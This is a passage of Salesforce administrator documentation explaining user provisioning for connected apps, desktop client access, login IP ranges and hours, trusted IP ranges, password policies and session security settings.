Salesforce provides a wizard to guide you through the user provisioning settings for each connected app.

And, you can run reports to see who has access to specific third-party applications with a centralized view of all user accounts across all connected apps.

User Provisioning Requests

After you configure user provisioning, Salesforce manages requests for updates on the third-party system. Salesforce sends user provisioning requests to the third-party system based on specific events in your organization, either through the UI or through API calls. The following table shows the events that trigger user provisioning requests.

Event	Operation	Object
Create user	Create	User

Event	Operation	Object
Update user (for selected attributes)	Update	User
Disable user	Deactivate	User
Enable user	Activate	User
Freeze user	Freeze	UserLogin
Unfreeze user	Unfreeze	UserLogin
Reactivate user	Reactivate	User
Change user profile	Create/Deactivate	User
Assign/Unassign a permission set to a user	Create/Deactivate	PermissionSetAssignment
Assign/Unassign a profile to the connected app	Create/Deactivate	SetupEntityAccess
Assign/Unassign a permission set to the connected app	Create/Deactivate	SetupEntityAccess

The operation value is stored in the UserProvisioningRequest object. Salesforce can either process the request, immediately, or wait for a complete approval process (if you add an approval process during the User Provisioning Wizard steps). To process the request, Salesforce uses a flow of the type `User Provisioning`, which includes a reference to the Apex UserProvisioningPlugin class. The flow calls the third-party service's API to manage user account provisioning on that system.

If you want to send user provisioning requests based on events in Active Directory, use Salesforce Identity Connect to capture those events and synchronize them into your Salesforce organization. Then, Salesforce sends the user provisioning requests to the third-party system to provision or de-provision users.

Limitations

Entitlements

The roles and permissions for the service provider can't be managed or stored in the Salesforce organization. So, specific entitlements to resources at the service provider are not included when a user requests access to a third-party app that has user provisioning enabled. While a user account can be created for a service provider, any additional roles or permissions for that user account should be managed via the service provider.

Scheduled account reconciliation

Run the User Provisioning Wizard each time you want to collect and analyze users in the third-party system. You can't configure an interval for an automatic collection and analysis.

Access re-certification

After an account is created for the user, validation of the user's access to resources at the service provider must be performed at the service provider.

Desktop Client Access

EDITIONS

Connect Offline available in: Salesforce Classic

Connect Offline available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connect for Office available in: both Salesforce Classic and Lightning Experience

Connect for Office available in: **All** Editions except Database.com

Connect Offline and Connect for Office are desktop clients that integrate Salesforce with your PC. As an administrator, you can control which desktop clients your users can access as well as whether users are automatically notified when updates are available.

To set permissions for Salesforce for Outlook, use the "Manage Email Client Configurations" permission.

You can set users' access to desktop client by editing their profiles.

The desktop client access options are:

Option	Meaning
Off (access denied)	The respective client download page in users' personal settings is hidden. Also, users can't log in from the client.
On, no updates	The respective client download page in users' personal settings is hidden. Users can log in from the client but can't upgrade it from their current version.
On, updates w/o alerts	Users can download, log in from, and upgrade the client, but don't see alerts when a new version is made available.
On, updates w/alerts	Users can download, log in from, and upgrade the client. They can see update alerts, and can follow or ignore them.
On, must update w/alerts	Users can download, log in from, and upgrade the client. When a new version is available, they can see an update alert. They can't log in from the client until they have upgraded it.

Connect Offline is the only client available with Developer Edition. In Personal, Group, and Professional Editions, all users have the system default "On, updates w/o alerts" for all clients.

Note:

- Desktop client access is available only for users whose profiles have the "API Enabled" permission.

If users can see alerts and they have logged in to Salesforce from the client in the past, an alert banner automatically appears in the Home tab when a new version is available. Clicking the banner opens the Check for Updates page, where users can download and run installer files. From their personal settings, users can also access the **Check for Updates** page, regardless of whether an alert has occurred.

IN THIS SECTION:

Desktop Client Access in the Enhanced Profile User Interface

To make updates to your desktop client access settings, use the enhanced profile user interface. For example, change Connect for Outlook alert settings from here.

View and Edit Desktop Client Access in the Original Profile User Interface

Desktop Client Access in the Enhanced Profile User Interface

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view desktop client access settings:
- View Setup and Configuration

To edit desktop client access settings:
- Manage Profiles and Permission Sets

To make updates to your desktop client access settings, use the enhanced profile user interface. For example, change Connect for Outlook alert settings from here.

Connect Offline and Connect for Office are desktop clients that integrate Salesforce with your PC. As an administrator, you can control which desktop clients your users can access as well as whether users are automatically notified when updates are available.

Note: To access desktop clients, users must also have the “API Enabled” permission.

On the Desktop Client Access page in the enhanced profile user interface, you can:

- Search for an object, permission, or setting
- Clone the profile
- If it's a custom profile, delete the profile by clicking **Delete**
- Change the profile name or description by clicking **Edit Properties**
- Go to the profile overview page by clicking **Profile Overview**
- Switch to a different settings page by clicking the down arrow next to the Desktop Client Access name and selecting the page you want

View and Edit Desktop Client Access in the Original Profile User Interface

EDITIONS

Connect Offline available in: Salesforce Classic

Connect Offline available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connect for Office available in: both Salesforce Classic and Lightning Experience

Connect for Office available in: **All** Editions except Database.com

USER PERMISSIONS

To view desktop client access settings:
- View Setup and Configuration

To edit desktop client access settings:
- Manage Profiles and Permission Sets

Connect Offline and Connect for Office are desktop clients that integrate Salesforce with your PC. As an administrator, you can control which desktop clients your users can access as well as whether users are automatically notified when updates are available.

Note: To access desktop clients, users must also have the “API Enabled” permission.

1. From Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**.
2. Click **Edit** next to a profile name, and scroll to the Desktop Integration Clients section at the bottom of the page.

Configure User Authentication

Choose login settings to ensure that your users are who they say they are.

IN THIS SECTION:

Restrict Where and When Users Can Log In to Salesforce

You can restrict the hours during which users can log in and the range of IP addresses from which they can log in and access Salesforce. If IP address restrictions are defined for a user’s profile and a login originates from an unknown IP address, Salesforce does not allow the login. These restrictions help protect your data from unauthorized access and phishing attacks.

Set Password Policies

Improve your Salesforce org security with password protection. You can set password history, length, and complexity requirements along with other values. In addition, you can specify what to do if a user forgets their password.

Expire Passwords for All Users

As an administrator, you can expire passwords for all users any time you want to enforce extra security for your organization. After expiring passwords, all users are prompted to reset their password the next time they log in.

Modify Session Security Settings

You can modify session security settings to specify session connection type, timeout settings, and IP address ranges to protect against malicious attacks and more.

Create a Login Flow

Use the Cloud Flow Designer to build a login flow. You use a login flow to direct users to perform a business process before they access Salesforce.

Connect a Login Flow to Profiles

After you create and activate a flow in Cloud Flow Designer, you designate it as a login flow and then associate it with profiles in your org. When users with an associated profile log in, they're directed to this login flow.

Set Up Two-Factor Authentication

Admins enable two-factor authentication through permissions or profile settings. Users register devices for two-factor authentication—such as mobile authenticator apps or U2F security keys—through their own personal settings.

Login Flow Examples

You can use a login flow to customize the login experience and integrate business processes with Salesforce authentication. Common uses cases include collecting and updating user data at login, integrating two-factor authentication, or implementing third-party strong authentication.

Deploy Third-Party SMS-Based Two-Factor Authentication

Two-factor authentication (2FA) enhances security when validating a user's identity and protects access to your Salesforce org. In addition to a password, SMS-based 2FA requires the user to provide a one-time password (OTP) code received on a mobile device.

Restrict Where and When Users Can Log In to Salesforce

You can restrict the hours during which users can log in and the range of IP addresses from which they can log in and access Salesforce. If IP address restrictions are defined for a user's profile and a login originates from an unknown IP address, Salesforce does not allow the login. These restrictions help protect your data from unauthorized access and phishing attacks.

Login Hours

For each profile, you can set the hours when users can log in. See:

- View and Edit Login Hours in the Enhanced Profile User Interface
- View and Edit Login Hours in the Original Profile User Interface

Two-Factor Authentication for User Interface Logins

For each profile, you can require users to use a second form of authentication when they log in via the user interface. See Set Two-Factor Authentication Login Requirements on page 42 and Set Two-Factor Authentication Login Requirements and Custom Policies for Single Sign-On, Social Sign-On, and Communities.

Two-Factor Authentication for API Logins

For each profile, you can require a verification code (also called a time-based one-time password, or TOTP) instead of the standard security token. Users connect an authenticator app that generates verification codes to their account. Users with the "Two-Factor

Authentication for API Logins" permission use a code instead of the standard security token whenever it's requested, such as when resetting the account's password. See Set Two-Factor Authentication Login Requirements for API Access on page 44.

Login IP Address Ranges

For Enterprise, Performance, Unlimited, Developer, and Database.com editions, you can set the Login IP Range addresses from which users can log in on an individual profile. Users outside of the Login IP Range set on a profile can't access your Salesforce org.

For Contact Manager, Group, and Professional Editions, set the Login IP Range. From Setup, enter *`Session Settings`* in the `Quick Find` box, then select **Session Settings**.

Login IP Address Range Enforcement for All Access Requests

You can restrict all access to Salesforce to the IP addresses included in Login IP Ranges in users' profiles. For example, suppose a user logs in successfully from an IP address defined in Login IP Ranges. The user then moves to a different location and has a new IP address that is outside of Login IP Ranges. When the user refreshes the browser or tries to access Salesforce, including access from a client application, the user is denied. To enable this option, from Setup, enter *`Session Settings`* in the `Quick Find` box, select **Session Settings**, and then select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

Org-wide Trusted IP Ranges

For all users, you can set a list of IP address ranges from which they can always log in without receiving a login challenge. These users can log in to your org after they provide the additional verification. See Set Trusted IP Ranges for Your Organization.

When users log in to Salesforce via the user interface, the API, or a desktop client such as Salesforce for Outlook, Connect Offline, Connect for Office, or the Data Loader, Salesforce confirms that the login is authorized as follows.

1. Salesforce checks whether the user's profile has login hour restrictions. If login hour restrictions are specified for the user's profile, any login outside the specified hours is denied.
2. If the user has the "Two-Factor Authentication for User Interface Logins" permission, Salesforce prompts the user for a second form of authentication upon logging in. If the user's account isn't already connected to a mobile authenticator app such as Salesforce Authenticator, Salesforce first prompts the user to connect the app.
3. If the user has the "Two-Factor Authentication for API Logins" permission and has connected an authenticator app to the account, Salesforce returns an error if the user uses the standard security token. The user has to enter a verification code (time-based one-time password) generated by the authenticator app instead.
4. Salesforce then checks whether the user's profile has IP address restrictions. If IP address restrictions are defined for the user's profile, logins from an undesignated IP address are denied, and logins from a specified IP address are allowed. If the **Enforce login IP ranges on every request** session setting is enabled, the IP address restrictions are enforced for each page request, including requests from client applications.
5. If profile-based IP address restrictions are not set, Salesforce checks whether the user is logging in from a device used to access Salesforce before.
   - If the user's login is from a device and browser that Salesforce recognizes, the login is allowed.
   - If the user's login is from an IP address in your org's trusted IP address list, the login is allowed.
   - If the user's login is not from a trusted IP address or a device and browser Salesforce recognizes, the login is blocked.

Whenever a login is blocked or returns an API login fault, Salesforce has to verify the user's identity:

- For access via the user interface, the user is prompted to verify using Salesforce Authenticator (version 2 or later), or to enter a verification code.

Note: Users aren't asked for a verification code the first time they log in to Salesforce.

- For access via the API or a client, users must add their security token to the end of their password to log in. Or, if "Two-Factor Authentication on API Logins" is set on the user profile, users enter a verification code generated by an authenticator app.

  A security token is an automatically generated key from Salesforce. For example, if a user's password is `mypassword`, and the security token is `XXXXXXXXXX`, the user must enter `mypasswordXXXXXXXXXX` to log in. Or some client applications have a separate field for the security token.

  Users can obtain their security token by changing their password or resetting their security token via the Salesforce user interface. When a user changes a password or resets a security token, Salesforce sends a new security token to the email address on the user's Salesforce record. The security token is valid until the user resets the security token, changes a password, or has a password reset.

  Tip: Before you access Salesforce from a new IP address, we recommend that you get your security token from a trusted network using **Reset My Security Token**.

Tips on Setting Login Restrictions

Consider the following when setting login restrictions.

- When a user's password is changed, the security token is reset. Log in via the API or a client can be blocked until the user adds the automatically generated security token to the end of the password.
- Partner Portal and Customer Portal users aren't required to activate their browser to log in.
- For more information on API login faults, see the Core Data Types Used in API Calls topic in the *SOAP API Developer's Guide*.
- If single sign-on (SSO) is enabled for your org, API and desktop client users can log in to Salesforce unless their profile has IP address restrictions set and they try to log in from outside of the range defined. Also the SSO authority usually handles login lockout policies for users with the "Is Single Sign-On Enabled" permission. However, if the security token is enabled for your org, your org's login lockout settings determine how many times users can attempt to log in with an invalid security token before being locked out of Salesforce.
- These events count toward the number of times users can attempt to log in with an invalid password before getting locked out of Salesforce, as defined in your org's login lockout settings.
  - Each time users are prompted to verify identity
  - Each time users incorrectly add the security token or verification code to the end of their password to log in to Salesforcevia the API or a client

IN THIS SECTION:

Restrict Login IP Ranges in the Enhanced Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

Restrict Login IP Addresses in the Original Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

View and Edit Login Hours in the Enhanced Profile User Interface

For each profile, you can specify the hours when users can log in.

View and Edit Login Hours in the Original Profile User Interface

Specify the hours when users can log in based on the user profile.

Set Trusted IP Ranges for Your Organization

Trusted IP Ranges define a list of IP addresses from which users can log in without receiving a login challenge for verification of their identity, such as a code sent to their mobile phone.

Restrict Login IP Ranges in the Enhanced Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view login IP ranges:
- View Setup and Configuration

To edit and delete login IP ranges:
- Manage Profiles and Permission Sets

1. From Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.
2. Select a profile and click its name.
3. In the profile overview page, click **Login IP Ranges**.
4. Specify allowed IP addresses for the profile.
    - To add a range of IP addresses from which users can log in, click **Add IP Ranges**. Enter a valid IP address in the `IP Start Address` and a higher-numbered IP address in the `IP End Address` field. To allow logins from only a single IP address, enter the same address in both fields.
    - To edit or remove ranges, click **Edit** or **Delete** for that range.

    Important:

    - The IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255`. A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` aren't allowed.
    - Partner User profiles are limited to five IP addresses. To increase this limit, contact Salesforce.
    - The Salesforce Mobile Classic app can bypass IP ranges that are defined for profiles. Salesforce Mobile Classic initiates a secure connection to Salesforce over the mobile carrier's network. However, the mobile carrier's IP addresses can be outside of the IP ranges allowed for the user's profile. To prevent bypassing IP definitions on a profile, disable Salesforce Mobile Classic for that user.
5. Optionally enter a description for the range. If you maintain multiple ranges, use the Description field to provide details, like which part of your network corresponds to this range.

Note: You can further restrict access to Salesforce to only those IPs in Login IP Ranges. To enable this option, in Setup, enter *`Session Settings`* in the `Quick Find` box, then select **Session Settings** and select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

Restrict Login IP Addresses in the Original Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view login IP ranges:

- View Setup and Configuration

To edit and delete login IP ranges:

- Manage Profiles and Permission Sets

1. How you restrict the range of valid IP addresses on a profile depends on your Salesforce edition.
   - If you're using an Enterprise, Unlimited, Performance, or Developer Edition, from Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**, and select a profile.
   - If you're using a Group, or Personal Edition, from Setup, enter `Session Settings` in the `Quick Find` box, then select **Session Settings**.
   - In a Professional Edition, the location of IP ranges depends on whether you have the "Edit Profiles & Page Layouts" org preference enabled as an add-on feature.

     With the "Edit Profiles & Page Layouts" org preference enabled, IP ranges are on individual profiles.

     Without the "Edit Profiles & Page Layouts" org preference enabled, IP ranges are on the **Session Settings** page.
2. Click **New** in the Login IP Ranges related list.
3. Enter a valid IP address in the `IP Start Address` field and a higher-numbered IP address in the `IP End Address` field.

   The start and end addresses define the range of allowable IP addresses from which users can log in. To allow logins from a single IP address, enter the same address in both fields.
   - The IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255.` A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` aren't allowed.
   - Partner User profiles are limited to five IP addresses. To increase this limit, contact Salesforce.
   - The Salesforce Mobile Classic app can bypass IP ranges that are defined for profiles. Salesforce Mobile Classic initiates a secure connection to Salesforce over the mobile carrier's network. However, the mobile carrier's IP addresses can be outside of the IP ranges allowed for the user's profile. To prevent bypassing IP definitions on a profile, disable Salesforce Mobile Classic for that user.
4. Optionally enter a description for the range. If you maintain multiple ranges, use the Description field to provide details, such as which part of your network corresponds to this range.
5. Click **Save**.

Note: Cache settings on static resources are set to private when accessed via a Force.com site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

Note: You can further restrict access to Salesforce to only those IPs in Login IP Ranges. To enable this option, in Setup, enter `Session Settings` in the `Quick Find` box, then select **Session Settings** and select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

View and Edit Login Hours in the Enhanced Profile User Interface

For each profile, you can specify the hours when users can log in.

1. From Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**.
2. Select a profile and click its name.
3. In the profile overview page, scroll down to Login Hours and click **Edit**.
4. Set the days and hours when users with this profile can log in to the organization.

   To allow users to log in at any time, click **Clear all times**. To prohibit users from using the system on a specific day, set the start and end times to the same value.

   If users are logged in when their login hours end, they can continue to view their current page, but they can't take any further action.

Note: The first time login hours are set for a profile, the hours are based on the organization's `Default Time Zone` as specified on the Company Information page in Setup. After that, any changes to the organization's `Default Time Zone` won't change the time zone for the profile's login hours. As a result, the login hours are always applied at those exact times even if a user is in a different time zone or if the organization's default time zone is changed.

Depending on whether you're viewing or editing login hours, the hours may appear differently. On the Login Hours edit page, hours are shown in your specified time zone. On the profile overview page, they appear in the organization's original default time zone.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view login hour settings:
- View Setup and Configuration

To edit login hour settings:
- Manage Profiles and Permission Sets

View and Edit Login Hours in the Original Profile User Interface

Specify the hours when users can log in based on the user profile.

1. From Setup, enter `Profiles` in the `Quick Find` box, then select **Profiles**, and select a profile.
2. Click **Edit** in the Login Hours related list.
3. Set the days and hours when users with this profile can use the system.

   To allow users to log in at any time, click **Clear All Times**. To prohibit users from using the system on a specific day, set the start and end times to the same value.

   If users are logged in when their login hours end, they can continue to view their current page, but they can't take any further action.

4. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set login hours:
- Manage Profiles and Permission Sets

Note: The first time login hours are set for a profile, the hours are based on the organization's `Default Time Zone` as specified on the Company Information page in Setup. After that, any changes to the organization's `Default Time Zone` won't change the time zone for the profile's login hours. As a result, the login hours are always applied at those exact times even if a user is in a different time zone or if the organization's default time zone is changed.

Depending on whether you're viewing or editing login hours, the hours appear differently. On the profile detail page, hours are shown in your specified time zone. On the Login Hours edit page, they appear in the organization's default time zone.

Set Trusted IP Ranges for Your Organization

Trusted IP Ranges define a list of IP addresses from which users can log in without receiving a login challenge for verification of their identity, such as a code sent to their mobile phone.

Note: Who Sees What: Organization Access (English only)

Watch how you can restrict login through IP ranges and login hours.

To help protect your organization's data from unauthorized access, you can specify a list of IP addresses from which users can log in without receiving a login challenge. However, this does not restrict access, entirely, for users outside of the Trusted IP Range. After these users complete the login challenge (usually by entering a code sent to their mobile device or email address), they can log in.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To change network access:
- Manage IP Addresses

1. From Setup, enter `Network Access` in the `Quick Find` box, then select **Network Access**.
2. Click **New**.
3. Enter a valid IP address in the `Start IP Address` field and a higher IP address in the `End IP Address` field.

   The start and end addresses define the range of allowable IP addresses from which users can log in, including the start and end values. If you want to allow logins from a single IP address, enter the same address in both fields.

   The start and end IP addresses must be in an IPv4 range and include no more than 33,554,432 addresses (2^{25}, a /7 CIDR block).
4. Optionally, enter a description for the range. For example, if you maintain multiple ranges, enter details about the part of your network that corresponds to this range.
5. Click **Save**.

Note: For organizations that were activated before December 2007, Salesforce automatically populated your organization's trusted IP address list in December 2007, when this feature was introduced. The IP addresses from which trusted users had already accessed Salesforce during the past six months were added.

Set Password Policies

Improve your Salesforce org security with password protection. You can set password history, length, and complexity requirements along with other values. In addition, you can specify what to do if a user forgets their password.

For your organization's security, you can set various password and login policies.

> Note: User passwords cannot exceed 16,000 bytes.
>
> Logins are limited to 3,600 per hour per user. This limit applies to organizations created after Summer '08.

1. From Setup, enter *`Password Policies`* in the `Quick Find` box, then select **Password Policies**.
2. Customize the password settings.

Field	Description
`User passwords expire in`	The length of time until user passwords expire and must be changed. The default is 90 days. This setting isn't available for Self-Service portals. This setting doesn't apply to users with the "Password Never Expires" permission. If you change the `User passwords expire in` setting, the change affects a user's password expiration date if that user's new expiration date is earlier than the old expiration date or if you remove an expiration by selecting `Never expires`.
`Enforce password history`	Save users' previous passwords so that they must always reset their password to a new, unique password. Password history is not saved until you set this value. The default is `3 passwords remembered`. You cannot select `No passwords remembered` unless you select `Never expires` for the `User passwords expire in` field. This setting isn't available for Self-Service portals.
`Minimum password length`	The minimum number of characters required for a password. When you set this value, existing users aren't affected until the next time they change their passwords. The default is `8 characters`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Essentials**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set password policies:
- Manage Password Policies

Field	Description
`Password complexity requirement`	The requirement for which types of characters must be used in a user's password. Complexity levels: • `No restriction`—allows any password value and is the least secure option. • `Must mix alpha and numeric characters`—requires at least one alphabetic character and one number, which is the default. • `Must mix alpha, numeric, and special characters`—requires at least one alphabetic character, one number, and one of the following special characters: `! # $ % - _ = + < >`. • `Must mix numbers and uppercase and lowercase letters`—requires at least one number, one uppercase letter, and one lowercase letter. • `Must mix numbers, uppercase and lowercase letters, and special characters`—requires at least one number, one uppercase letter, and one lowercase letter, and one of the following special characters: `! # $ % - _ = + < >`. Note: Only the special characters listed meet the requirement. Other symbol characters are not considered special characters.
`Password question requirement`	The values are `Cannot contain password`, meaning that the answer to the password hint question cannot contain the password itself; or `None`, the default, for no restrictions on the answer. The user's answer to the password hint question is required. This setting is not available for Self-Service portals, Customer Portals, or partner portals.
`Maximum invalid login attempts`	The number of login failures allowed for a user before they become locked out. This setting isn't available for Self-Service portals.
`Lockout effective period`	The duration of the login lockout. The default is 15 minutes. This setting isn't available for Self-Service portals. Note: If users are locked out, they must wait until the lockout period expires. Alternatively, a user with the "Reset User Passwords and Unlock Users" permission can unlock them from Setup with the following procedure: **a.** Enter *`Users`* in the `Quick Find` box. **b.** Select **Users**. **c.** Selecting the user.

Field	Description
	d. Click **Unlock**. This button is only available when a user is locked out.
`Obscure secret answer for password resets`	This feature hides answers to security questions as you type. The default is to show the answer in plain text. Note: If your org uses the Microsoft Input Method Editor (IME) with the input mode set to Hiragana, when you type ASCII characters, they're converted in Japanese characters in normal text fields. However, the IME doesn't work properly in fields with obscured text. If your org's users cannot properly enter their passwords or other values after enabling this feature, disable the feature.
`Require a minimum 1 day password lifetime`	When you select this option, a password can't be changed more than once in a 24-hour period.

3. Customize the forgotten password and locked account assistance information.

   Note: This setting is not available for Self-Service portals, Customer Portals, or partner portals.

Field	Description
`Message`	If set, this message appears in the "We can't reset your password" email. Users receive this email when they lock themselves out by trying to reset their password too many times. The text also appears at the bottom of the Answer Your Security Question page when users reset their passwords. You can tailor the text to your organization by adding the name of your internal help desk or a system administrator. For the email, the message appears only for accounts that need an administrator to reset them. Lockouts due to time restrictions get a different system email message.
`Help link`	If set, this link displays with the text defined in the `Message` field. In the "We can't reset your password" email, the URL displays exactly as typed in the `Help link` field, so the user can see where the link goes. This URL display format is a security feature, because the user is not within a Salesforce organization. On the Answer Your Security Question page, the `Help link` URL combines with the text in the `Message` field to make a clickable link. Security isn't an issue, because the user is in a Salesforce organization when changing passwords. Valid protocols:

Field	Description
	- http - https - mailto

4. Specify an alternative home page for users with the “API Only User” permission. After completing user management tasks such as resetting a password, API-only users are redirected to the URL specified here, rather than to the login page.
5. Click **Save**.

Expire Passwords for All Users

As an administrator, you can expire passwords for all users any time you want to enforce extra security for your organization. After expiring passwords, all users are prompted to reset their password the next time they log in.

To expire passwords for all users, except those users with the “Password Never Expires” permission:

1. From Setup, enter `Expire All Passwords` in the `Quick Find` box, then select **Expire All Passwords**.
2. Select **Expire all user passwords**.
3. Click **Save**.

The next time users log in, they are prompted to reset their password.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To expire all passwords:

- Reset User Passwords and Unlock Users

Considerations When Expiring Passwords

- Users might need to activate their computers to log in to Salesforce.
- `Expire all user passwords` doesn’t affect Self-Service portal users, because they aren’t direct Salesforce users.

Modify Session Security Settings

You can modify session security settings to specify session connection type, timeout settings, and IP address ranges to protect against malicious attacks and more.

1. From Setup, enter *`Session Settings`* in the Quick Find box, then select **Session Settings**.
2. Customize the session security settings.

Field	Description
`Timeout value`	Length of time after which the system logs out inactive users. For Portal users, the timeout is between 10 minutes and 24 hours even though you can only set it as low as 15 minutes. Select a value between 15 minutes and 24 hours. Choose a shorter timeout period if your org has sensitive information and you want to enforce stricter security. Note: The last active session time value isn't updated until halfway through the timeout period. So if you have a 30-minute timeout, the system doesn't check for activity until 15 minutes have passed. For example, if you update a record after 10 minutes, the last active session time value isn't updated because there was no activity after 15 minutes. You're logged out in 20 more minutes (30 minutes total), because the last active session time wasn't updated. Suppose that you update a record after 20 minutes. That's 5 minutes after the last active session time is checked. Your timeout resets, and you have another 30 minutes before being logged out, for a total of 50 minutes.
`Disable session timeout warning popup`	Determines whether the system prompts inactive users with a timeout warning message. Users are prompted 30 seconds before timeout as specified by the `Timeout value`.
`Force logout on session timeout`	Requires that when sessions time out for inactive users, current sessions become invalid. The browser refreshes and returns to the login page. To access the org, the user must log in again. Note: Do *not* select `Disable session timeout warning popup` when using this setting.
`Lock sessions to the IP address from which they originated`	Determines whether user sessions are locked to the IP address from which the user logged in, helping to prevent unauthorized persons from hijacking a valid session.

EDITIONS

Available in: Both Salesforce Classic and Lightning Experience

The `Lock sessions to the IP address from which they originated` setting is available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

All other settings available in: **Essentials**, **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To modify session security settings:

- Customize Application

Field	Description
	Note: This setting can inhibit various applications and mobile devices.
`Lock sessions to the domain in which they were first used`	Associates a current UI session for a user, such as a community user, with a specific domain. The setting helps prevent unauthorized use of the session ID in another domain. This setting is enabled by default for orgs created with the Spring '15 release or later.
`Require secure connections (HTTPS)`	Determines whether HTTPS is required to log in to or access Salesforce. This setting is enabled by default for security reasons. This setting does not apply to API requests. All API requests require HTTPS. To enable HTTPS on communities and Force.com sites see: `HSTS for Sites and Communities` Note: The Reset Passwords for Your Users page can only be accessed using HTTPS.
`Require secure connections (HTTPS) for all third-party domains`	Determines whether HTTPS is required for connecting to third-party domains. This setting is enabled by default on accounts created after the Summer '17 release.
`Force relogin after Login-As-User`	Determines whether an administrator who is logged in as another user is returned to their previous session after logging out as the secondary user. If the setting is enabled, an administrator must log in again to continue using Salesforce after logging out as the user. Otherwise, the administrator is returned to the original session after logging out as the user. This setting is enabled by default for new orgs beginning with the Summer '14 release.
`Require HttpOnly attribute`	Restricts session ID cookie access. A cookie with the HttpOnly attribute is not accessible via non-HTTP methods, such as calls from JavaScript. Note: If you have a custom or packaged application that uses JavaScript to access session ID cookies, selecting `Require HttpOnly attribute` breaks your application. It denies the application access to the cookie. If `Require HttpOnly attribute` is selected, the AJAX Toolkit debugging window isn't available.

`Use POST requests for cross-domain sessions`	Sets the org to send session information using a POST request, instead of a GET request, for cross-domain exchanges. An example of a cross-domain exchange is when a user is using a Visualforce page. In this context, POST requests are more secure than GET requests because POST requests keep the session information in the body of the request. However, if you enable this setting, embedded content from another domain, such as:
	`<img`
	`src="https://acme.force.com/pic.jpg"/>`

Field	Description
	sometimes doesn't display.
`Enforce login IP ranges on every request`	Restricts the IP addresses from which users can access Salesforce to only the IP addresses defined in `Login IP Ranges`. If this setting is enabled, login IP ranges are enforced on each page request, including requests from client applications. If this setting isn't enabled, login IP ranges are enforced only when a user logs in. This setting affects all user profiles that have login IP restrictions.
`Enable caching and autocomplete on login page`	Allows the user's browser to store usernames. If enabled, after initial login, usernames are auto-filled into the `Username` field on the login page. If the user selected **Remember me** on the login page, the username persists after the session expires or the user logs out. The username also appears on the Switcher. This setting is selected by default for all orgs. Note: If you disable this setting, the **Remember me** option doesn't appear on your org's login page or from the Switcher.
`Enable secure and persistent browser caching to improve performance`	Enables secure data caching in the browser to improve page reload performance by avoiding extra round trips to the server. This setting is selected by default for all orgs. We don't recommend disabling this setting. However, if your company's policy doesn't allow browser caching even if the data is encrypted, you can disable it. Warning: Disabling this setting has a significant, negative performance impact on Lightning Experience.
`Enable user switching`	Determines whether the Switcher appears when your org's users select their profile picture. This setting is selected by default for all organizations. The `Enable caching and autocomplete on login page` setting must also be enabled. Deselect the `Enable user switching` setting to prevent your org from appearing in Switchers on other orgs. It also prevents your org users from seeing the Switcher when they select their profile picture.
